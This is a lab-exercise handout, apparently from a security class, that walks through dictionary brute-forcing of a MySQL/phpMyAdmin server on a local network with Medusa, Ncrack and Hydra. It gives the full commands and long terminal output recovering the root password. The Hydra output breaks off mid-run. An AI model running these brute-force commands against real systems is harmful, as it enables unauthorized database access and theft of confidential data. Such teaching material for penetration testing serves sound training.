
Exercise 001.

Password Cracking:Database Attack using Linux Mint

Most organizations use databases to store data, this data must be kept confidential, users and other applications are allowed to connect to databases to access data for normal business operations, These data are usually accessible through Local Area Network or through online systems.

Due to increase of Cyber Attacks and data theft, these databases can be compromised and data is stolen which is a big blow to a company or any institutions.

Here is an Example of a Network



Above example shows a Model that connects to the Internet, The Modem send data to the Router, Here the router distributes the connection to Computer A, B and Notebook C. The router also has a wireless network(WIFI).

The router also connects to the switch. The Switch is the used to connect a Number of computers . This is an Example of a Local Area Network.

Lab Practice.

Tools to be Used.

- Medusa
- Ncrack
- Hydra

In this Example we will hack a Database password Hosted in the Local Area Network. The database hosts several confidential company records records. Assume you have been assigned to do penetration testing to find out if the database if vulnerable to password Attacks.


Step 1: Identify the IP Address of the Computer where the database is Running. In this Case we will be using Local IP 192.168.22.244   (Change this to Your Target Machine).

Open terminal and type type: **ping 192.168.22.244**

Above Command will show responses from the target computer (**192.168.22.244**) meaning its up and Running.

Step 2: Access the database Login Screen
Open your browser and type http://192.168.22.244/phpmyadmin/ You will have access to the database Login Screen.   Can You guess the Password. Definitely Not, Its secured.

The Aim of this Lab is to By Pass the Login and Access Confidental data stored in this database.



Install below Tools.

```
sudo apt install medusa
```

```
sudo apt install ncrack
```

```
sudo apt install hydra
```

To get Help on above tools Type any of below commands in Terminal:

```
    medusa -h
    ncrack -h
    hydra-h
```

We will use the Dictionary Attack, In this Attack we will have a List of Usernames and Passwords that the Database Administrator might have used.

Download a sample List of Usernames from this Link
https://justpaste.it/828sh
Save them in a File named user.txt in Your Desktop, under Your Class Folder.

Download a sample List of Passwords from this Link
https://justpaste.it/bce10

Save them in a File named pass.txt in Your Desktop, , under Your Class Folder.

Medusa

Medusa is a speedy, parallel, and modular tool which allows login through brute force. Its goal is to support as many services that allow authentication possible. The key features of this tool are thread-based testing, Flexible user input, Modular design, and Multiple protocols supported. We are going to run this command to crack this log in.

Open terminal and issue this Command
Parameters.
-U = Lists of Usernames
-P = Lists of Password
-M = It means the name of the module to execute, I am using mysql here.


-h – is used to specify the Target Host or IP address

-n – It means the port number.

Below is the Command to Attack a MySQL database running at **192.168.22.244**
NB: Terminal is Opened in Your working directory


medusa -h 192.168.22.244 -U user.txt -P pass.txt -M mysql

This is the output in the Terminal.



```
user@user-HP-EliteBook-Revolve-810-G3:~/Desktop$ medusa -h 192.168.22.244 -U user.txt -P pass.txt -M mysql
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: A@Admin (1 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: Jimmy (2 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: 1234qwerty (3 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: admin (4 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: User1@# (5 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: User.1234 (6 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: Admin@# (7 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: Qwert@1234 (8 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: 1234qwerty (9 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: qwert2022 (10 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: user100 (11 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: admin123 (12 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: root123 (13 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: Admin@# (14 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: Qwert@4321 (15 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: 1234qwertyui (16 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: qwert2022 (17 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: user (1 of 4, 0 complete) Password: Ninja@2011 (18 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: A@Admin (1 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: Jimmy (2 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: 1234qwerty (3 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: admin (4 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: User1@# (5 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: User.1234 (6 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: Admin@# (7 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: Qwert@1234 (8 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: 1234qwerty (9 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: qwert2022 (10 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: user100 (11 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: admin123 (12 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: root123 (13 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: Admin@# (14 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: Qwert@4321 (15 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: 1234qwertyui (16 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: qwert2022 (17 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: Ninja@2011 (18 of 18 complete)
```



```
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: 1234qwerty (3 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: admin (4 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: User1@# (5 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: User.1234 (6 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: Admin@# (7 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: Qwert@1234 (8 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: 1234qwerty (9 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: qwert2022 (10 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: user100 (11 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: admin123 (12 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: root123 (13 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: Admin@# (14 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: Qwert@4321 (15 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: 1234qwertyui (16 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: qwert2022 (17 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: admin (2 of 4, 1 complete) Password: Ninja@2011 (18 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: root (3 of 4, 2 complete) Password: A@Admin (1 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: root (3 of 4, 2 complete) Password: Jimmy (2 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: root (3 of 4, 2 complete) Password: 1234qwerty (3 of 18 complete)
ACCOUNT FOUND: [mysql] Host: 192.168.22.244 User: root Password: 1234qwerty [SUCCESS]
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: A@Admin (1 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: Jimmy (2 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: 1234qwerty (3 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: admin (4 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: User1@# (5 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: User.1234 (6 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: Admin@# (7 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: Qwert@1234 (8 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: 1234qwerty (9 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: qwert2022 (10 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: user100 (11 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: admin123 (12 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: root123 (13 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: Admin@# (14 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: Qwert@4321 (15 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: 1234qwertyui (16 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: qwert2022 (17 of 18 complete)
ACCOUNT CHECK: [mysql] Host: 192.168.22.244 (1 of 1, 0 complete) User: Admin1 (4 of 4, 3 complete) Password: Ninja@2011 (18 of 18 complete)
user@user-HP-EliteBook-Revolve-810-G3:~/Desktop$
```

Medusa Brute Forces the database with all passwords and username combinations and Find the username ‘**root**’ and password **1234qwerty**.(Highlighted in white).

We can now successfully Login to below Database Using the Password Found.

http://192.168.22.244/phpmyadmin/

Ncrack


Ncrack is a network authentication tool, which helps the pen-tester to find out how the credentials that are protecting network access are vulnerable. This tool is a part of the Kali Linux arsenal and comes pre-installed with its package. It also has a unique feature to attack multiple targets at once, which is not seen very often in these tools. Run the following command to exploit port 3306 via Ncrack.

-U = List of Usernames
-P = List of Passwords
-p = Port Number.

Open Terminal and Enter Below Command.

ncrack -U user.txt -P pass.txt 192.168.22.244 -p 3306

Output.



user@user-HP-EliteBook-Revolve-810-G3: ~/Desktop
File Edit View Search Terminal Help

```
user@user-HP-EliteBook-Revolve-810-G3:~/Desktop$ ncrack -U user.txt -P pass.txt
192.168.22.244 -p 3306

Starting Ncrack 0.7 ( http://ncrack.org ) at 2023-04-25 07:46 EAT

Discovered credentials for mysql on 192.168.22.244 3306/tcp:
192.168.22.244 3306/tcp mysql: 'root' '1234qwerty'
192.168.22.244 3306/tcp mysql: 'root' '1234qwerty'

Ncrack done: 1 service scanned in 3.00 seconds.

Ncrack finished.
user@user-HP-EliteBook-Revolve-810-G3:~/Desktop$ ^[[2~
```

From above screenshot we see that ncrack Find a Matching Password. Username ‘root’ and Password ‘1234qwerty’.

We can now successfully Login to below Database Using the Password Found.

http://192.168.22.244/phpmyadmin/


Hydra

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is a very fast, flexible, and new modules are easy to add in the attacks. This tool makes it possible for the researcher and security consultants to show how easy it would be to gain unauthorized access to a system remotely. We are using it the following way to crack the login.

Parameters.
-U = List of Usernames
-P = List of Password
-V = Means verbose, shows password tested.

Open Terminal and Try below Command.


hydra -L user.txt -P pass.txt 192.168.22.244 mysql -V



user@user-HP-EliteBook-Revolve-810-G3: ~/Desktop
File Edit View Search Terminal Help
07:50

```
user@user-HP-EliteBook-Revolve-810-G3:~/Desktop$ hydra -L  user.txt -P  pass.txt 192.168.22.244 mysql -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-04-25 07:50:04
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 90 login tries (l:5/p:18), ~23 tries per task
[DATA] attacking mysql://192.168.22.244:3306/
[ATTEMPT] target 192.168.22.244 - login "user" - pass "A@Admin" - 1 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "Jimmy" - 2 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "1234qwerty" - 3 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "admin" - 4 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "User1@#" - 5 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "User.1234" - 6 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "Admin@#" - 7 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "Qwert@1234" - 8 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "1234qwerty" - 9 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "qwert2022" - 10 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "user100" - 11 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "admin123" - 12 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "root123" - 13 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "Admin@#" - 14 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "Qwert@4321" - 15 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "1234qwertyui" - 16 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "qwert2022" - 17 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "user" - pass "Ninja@2011" - 18 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "A@Admin" - 19 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "Jimmy" - 20 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "1234qwerty" - 21 of 90 [child 0] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "admin" - 22 of 90 [child 1] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "User1@#" - 23 of 90 [child 3] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "User.1234" - 24 of 90 [child 2] (0/0)
[ATTEMPT] target 192.168.22.244 - login "admin" - pass "Admin@#" - 25 of 90 [child 0] (0/0)
